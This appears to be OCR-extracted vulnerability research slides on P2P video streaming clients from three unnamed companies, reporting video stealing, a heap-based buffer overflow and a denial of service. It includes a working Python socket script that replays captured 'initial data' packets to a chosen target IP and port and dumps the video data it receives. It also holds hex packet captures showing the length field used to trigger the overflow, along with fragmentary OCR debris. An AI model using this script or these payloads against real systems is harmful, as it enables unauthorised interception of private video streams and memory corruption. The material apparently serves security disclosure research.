  pExecInfo.lpParameters = (LPCWSTR)sub_4112F0(v13);
  if ( !ShellExecuteExW(&pExecInfo) )
    v12 = -1;
  LOBYTE(v20) = 1;
  sub_4111D0(v13);
  LOBYTE(v20) = 0;
  sub_4111D0(v16);
  v20 = -1;
  sub_4111D0(&a1);
  result = v12;
}
```

✓ Check if file is mutated using Digital Signature.
✓ But It can invoke downgrade to older version

Attack Surface



Attack Surface




Mutating Init. Data


Platform	Company A	Company B	Company C
Contents	∘ Packet Analysis ∘ Hooking recv/send func. using Frida ∘ Initial data is for P2P connection ∘ Initial data Analysis ∘ Send init. data format to another client who is not connected	∘ Initial data Analysis ∘ Data protocol includes First Sequence and Last Sequence ∘ To mutate field of size of the packet can invoke Heap based buffer overflow	∘ Packet Analysis / P2P communication ∘ User Authentication with Ticket from server ∘ Data sender first attempts to connect ∘ So Stealing is hard ∘ Fixed Port number
Vuln.	∘ Stealing Video	∘ Heap Based Buffer Overflow ∘ Stealing Video	∘ Denial of Service
At	∘ Windows Web Browser	∘ Windows Web Browser ∘ MacOS	∘ Windows Web Browser

Stealing video is possible depending on the subject that transmits the initial data

Company A

Video Stealing with Initial Data







- ✓ An attacker could receive any video data.
- ✓ Even if it ask some authentication or password.

Company A

Video Stealing with Initial Data



```python
push_data = b'\x02\x02\x10\x27\x52\x02\x00\x00\x40\x27\x00\x00\x50\x05\x4f\x03\x00\x00\x00\x00\x0c\xa8\x91\x0d\x00\x00\x00\x00\x00\

sec_data = b'\x02\x02\x26\xcb\x0c\x00\x00\x00\x28\xc9\x00\x00\x18\xa5\xde\x03\xdc\xb2\x11\x00\x00\x00\x00\x00\xff\xff\xff\xff'


print("Target IP : ", end ="")
HOST = input()
print("Target PORT : ", end ="")
PORT = int(input())

client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print("[+] Ready to connect socket . . . ")
client_socket.connect((HOST, PORT))
print("[+] Connected !")
print("[+] Target IP : %s, Target PORT : %d" %(HOST,PORT))

#send first data
client_socket.sendall(push_data)
print("[+] First data is sent . . . ")
first_recv = client_socket.recv(36)
print(first_recv)

#send second data
client_socket.sendall(sec_data)
print("[+] Second data is sent . . . ")
sec_recv = client_socket.recv(100)
print(sec_recv)
print('header : '+str(binascii.hexlify(sec_recv[0:4])))

#recv all
print("[*] . . . Recvd Data is : ", end="")
while(1):
    data = client_socket.recv(1024)
    if not data:
```



```
th@DESKTOP-NTIK11F ~
th@DESKTOP-NTIK11F ~
th@DESKTOP-NTIK11F ~
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.mobatek.net


```
C:₩Users₩kimta₩Desktop₩BOB_Project₩ffmpeg₩test>
```

이름	상태	19% CPU	41% 메모리	1% 디스크	0% 네트워크	27% GPU	GPU 엔진	전력 사용량
Windows 명령 처리기(2)		0%	7.7MB	0MB/s	0Mbps	0%		매우 낮음
Windows 탐색기(2)		2.0%	71.3MB	0MB/s	0Mbps	0%		낮음
계산기(2)		0%	20.3MB	0MB/s	0Mbps	0%		매우 낮음
메모장		0%	1.9MB	0MB/s	0Mbps	0%		매우 낮음
작업 관리자		0.3%	37.5MB	0MB/s	0Mbps	0%		매우 낮음
백그라운드 프로세스 (108)								
Adobe Acrobat Update Service(32비트)		0%	0.3MB	0MB/s	0Mbps	0%		매우 낮음
AFCPackage(32비트)		0%	4.2MB	0MB/s	0Mbps	0%		매우 낮음
afreecatvstreamer.exe(32비트)		0%	18.9MB	0MB/s	0Mbps	0%		매우 낮음
Antimalware Service Executable		0%	137.6MB	0MB/s	0Mbps	0%		매우 낮음
Application Frame Host		0%	10.6MB	0MB/s	0Mbps	0%		매우 낮음

이름	수정한 날짜	유형	크기
ffmpeg.exe	2020-08-31 오전 4:14	응용 프로그램	77,494KB
ffplay.exe	2020-08-31 오전 4:14	응용 프로그램	77,359KB
ffprobe.exe	2020-08-31 오전 4:14	응용 프로그램	77,393KB

Company B

Video Stealing with Initial Data




```
d9 77 e2 ce 2e fc 72 6d  9e 5c c3 29 85 04 50 18
20 14 3e 02 00 00 40 00  00 58 00 00 00 00 00 00
00 00 01 fc 53 61 00 00  00 08 00 00 00 03 00 01
00 00
```

```
02 01 2d ce 00 00 40 00  00 59 00 00 00 00 00 00   ··–···@·  ·Y······
00 00 01 fc 53 61 00 01  00 59 00 00 00 4d 46 53   ····Sa··  ·Y···MFS
45 51 3d 31 30 33 39 35  31 39 3b 4c 53 45 51 3d   EQ=10395 19;LSEQ=
31 30 34 35 35 30 35 3b  44 45 50 54 48 3d 31 3b   1045505; DEPTH=1;
4e 53 45 52 56 49 4e 47  3d 35 3b 55 43 50 55 3d   NSERVING =5;UCPU=
34 3b 55 4d 45 4d 3d 34  31 3b 41 54 54 52 3d 32   4;UMEM=4 1;ATTR=2
3b 49 53 50 49 4e 44 45  58 3d 36 00 01 00 00 00   ;ISPINDE X=6·····
```

```
20 14 4e 4f 00 00 40 00  00 64 00 00 00 00 00 00
00 00 01 fc 53 61 00 00  00 18 00 00 00 00 00 00
00 0c 00 00 ff ff 00 00  00 00 00 0f f1 a9 00 00
00 01
```


```
20 11 40 0b 00 00 40 00  00 55 00 00 00 00 00 00
00 00 01 fc 53 61 00 00  00 04 00 00 00 00
```



An unauthorized person may steal video data from the channel for services requiring authentication

Company B


Heap Based Buffer Overflow due to Data Length Modulation of Initial Data




```
0000  70 5d cc bf 43 17 58 96  1d 62 06 33 08 00 45 00   p]··C·X· ·b·3··E·
0010  00 95 cd d0 40 00 80 06  00 00 c0 a8 00 05 70 a9   ····@··· ······p·
0020  68 f2 2e e8 06 69 ac 2b  22 4c c8 80 f8 e4 50 18   h·.··i·+ "L····P·
0030  10 04 9a d0 00 00 40 00  00 59 00 00 00 00 00 00   ······@· ·Y······
0040  00 00 01 f2 2c 69 00 00  00 59 00 00 00 51 46 53   ····,i·· ·Y···QFS
0050  45 51 3d 38 38 30 35 39  37 34 32 3b 4c 53 45 51   EQ=88059 742;LSEQ
0060  3d 38 38 30 36 35 36 34  39 3b 44 45 50 54 48 3d   =8806564 9;DEPTH=
0070  32 3b 4e 53 45 52 56 49  4e 47 3d 36 30 3b 55 43   2;NSERVI NG=60;UC
0080  50 55 3d 31 34 3b 55 4d  45 4d 3d 33 34 3b 41 54   PU=14;UM EM=34;AT
0090  54 52 3d 32 3b 49 53 50  49 4e 44 45 58 3d 36 00   TR=2;ISP INDEX=6·
00a0  00 00 00                                           ···
```

— : Packet Header

— : Data Length



